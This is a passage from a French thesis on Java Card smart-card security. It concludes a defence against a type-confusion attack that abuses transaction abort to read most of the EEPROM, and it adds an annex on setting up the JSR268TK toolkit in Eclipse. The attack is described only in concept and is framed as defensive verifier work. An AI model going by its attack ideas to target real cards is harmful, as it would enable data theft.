


Figure 5.11 : succession de transaction avec annulation

Dans la [Figure 5.11], notre vérificateur a détecté deux transactions qui sont finis par une annulation. La première transaction contient une seule erreur, alors que la deuxième contient deux déclarations qui peuvent générer une confusion de type par un attaquant.

8. Conclusion :

On a présenté dans ce chapitre le détaille de notre solution contre une attaque très dangereuse qui se base sur le mécanisme de transaction qui est légale d'un point de vue machine virtuelle JavaCard. Cette attaque qui permet de lire 80% de l'EEPROM, en créant une confusion de type entre un tableau de type short et un autre tableau de type byte.

Notre solution est basé sur l'empêchement de réutiliser un espace mémoire libéré par un objet pour un autre objet, ce qui créer une confusion de type.

L'implémentation de notre solution est basé sur l'extension du vérificateur hors carte afin d'empêcher une tel attaque d'être installer sur une carte à puce.

Conclusion et Perspectives

1. Conclusion :

La grande majorité des contres attaques sur les cartes à puce se consacre uniquement aux problèmes d'injection de faute. Cependant, d'autres attaques qui sont très dangereuses qui ne nécessite aucun matériel dédié ne sont pas traités. Parmi ces attaques, on trouve la confusion de type qui exploite le bug dans le mécanisme de transaction. Ce dernier est de type logique et ne nécessite aucun matériel dédié, on aura seulement besoin d'une carte à puce et un lecteur.

Dans ce mémoire, on a traité l'attaque par confusion de type qui exploite le bug présenté dans le mécanisme de transaction Java Card afin d'implémenter une contre attaque efficace dans un tel système qui est limité par sa capacité de traitement et de stockage, toutes en préservant l'objectif principale d'une annulation de transaction. Cette attaque qui permet de lire presque 80% de l'EEPROM, présente une grande menace pour les cartes à puce qui sont utilisé comme un support de stockage sécurisé.

Afin de traiter ce problème, on était obligé d'étudier les différents types d'attaque et contres attaque pour les systèmes embarqués et les cartes à puce de type Java Card. Ces derniers qui sont très répondu dans le marché des cartes à puce à cause de sa plate forme ouverte qui permet d'installer différents applets de différents fournisseurs dans la même carte, ainsi que les avantages de programmation orienté objets qui ont été hérité à partir des principaux caractéristiques du java. En plus, cette attaque est de type logique, ce qui nous a obligés de métriser la programmation Java Card afin de comprendre l'attaque d'un coté, et de trouver une solution légère d'un autre coté.

Nous avons donc conclus une nouvelle contremesure pour l'attaque de confusion de type qui exploite un bug d'annulation dans le mécanisme de transaction.

Notre contre attaque est implémenté hors de la carte dans le vérificateur de type, et ne nécessite aucun traitement par la carte à puce. Ainsi, elle préserve l'objectif principale d'une annulation de transaction, et donner la possibilité aux développeurs pour atteindre son objectif.

Notre solution ne nécessite aucune modification de la machine virtuelle Java Card. Une modification de la machine virtuelle n'aura lieu que si on veut appliquer notre solution dans la carte, ce qui a été laissé constructeurs des JavaCard.

2. Perspectives :

Les problèmes de sécurité dans les systèmes embarques présentent un large éventail dans la recherche informatique et électronique. Dans ce mémoire on a traité seulement un nombre limité de système embarques parmi plusieurs. La pluspart partagent les mêmes type d'attaque tel que les attaques par canaux cachés.

Dans les cartes à puce, il reste beaucoup de travaux. Nous essayerons dans le futur de construire notre propre vérificateur qui permet d'empêcher non seulement l'attaque qui exploite le mécanisme de transaction mais aussi les autres attaques tel que celle qui utilise le mécanisme de partage.

Parmi les objectifs futurs, on peut aussi citer la création d'un outil qui sert à la modification de fichier. CAP en préservant la cohérence automatique des différents composants du fichier. CAP, ce qui permet d'ouvrir une autre porte d'attaque pour les cartes à puce.

On peut aussi combiner plusieurs attaques afin de créer d'autres attaques très efficace.

Il serait aussi intéréssant d'étudie des attaques par canaux cachés qui sont très dangereuse pour la plus part des systèmes embarques, pas seulement les cartes à puce.

ANNEXE A:

Développement d'application Java Card : JSR268TK

1. Outils de développement

1.1. Outils matériels :

- Une carte à puce Java Card.
- Un lecteur de carte à puce.

1.2. Outils logiciels nécessaires

a) Télécharger et installer **JDK 1.6** (utiliser le lien suivant pour le télécharger : (http://java.sun.com/javase/downloads/widget/jdk6.jsp).

b) Télécharger et installer **Eclipse Galileo** pour Windows (http://www.eclipse.org/downloads/download.php?file=/technology/epp/downloads/release/galileo/SR1/eclipse-java-galileo-SR1-win32.zip).

c) Télécharger l'outil de développement de JavaCard **JSR268TK.zip** dans un répertoire local par exemple C:\JavaCard, à partir du lien suivant : http://cedric.cnam.fr/~bouzefra/cours/cours_SEM/JSR268TK.rar

d) Télécharger et installer le pilote adéquat de votre lecteur de carte.

2. Etapes de développement

2.1. importer l'outil de développement sous éclipse :

a) Décompresser le projet c:\JavaCard\JSR268TK.zip dans le même répertoire.


b) Lancer Eclipse.

c) Importer le projet java C:\JavaCard\JSR268TK\JSR268TK\JSR268TK-2 de la manière suivante :


File →Import →General →Existing Projetct into WorkSpace →Browse

Chercher l'emplacement où vous avez décompressé le ficher JSR268TK.zip. Dans notre cas c'est : C:\JavaCard\JSR268TK\JSR268TK-2. Sélectionner le répertoire JSR268TK-2 et puis faire OK.


Les captures d'écran suivantes explicitent cette manipulation.




Cliquer alors sur le bouton ***File*** par la suite sur ***Import***




Cliquer alors sur le bouton + devant ***General*** →Cliquer sur ***Existing Projects into Wrkspace***




Cliquer alors sur le bouton ***Browse*** pour chercher le projet à importer.




Cliquer alors sur le bouton + devant ***C*** → Cliquer sur JavaCard →cliquer sur JSR268TK →Cliquer sur JSR268TK →Cliquer sur JSR268TK-2 →Cliquer sur le bouton ***OK***



Cliquer sur le bouton **Finish**




Vous devriez voir cette fenêtre, mais afin de visualiser les packages de ce projet cliquer sur « + » devant JSR268TK-2



Vous devriez voir cette fenêtre

Ci-dessous un schéma qui décrit d'une manière générale les différentes parties de cet outil de développement Java Card (il s'agit d'un projet Java).

Par la suite, nous détaillerons chaque partie ainsi que sa configuration afin que nous puissions développer une application Java Card (coté client et côté carte).



2.2.Configuration de l'outil :

a) Modification du ManagerConfig.xml en changement de nom de lecteur.
b) Développement de la partie carte (SampleTestApplet.java).
c) Compilation de l'applet.
d) Installation de l'applet sur la carte.
e) Développement de la partie terminal (SampleTestApplet.java).
f) Exécution de la partie terminal.

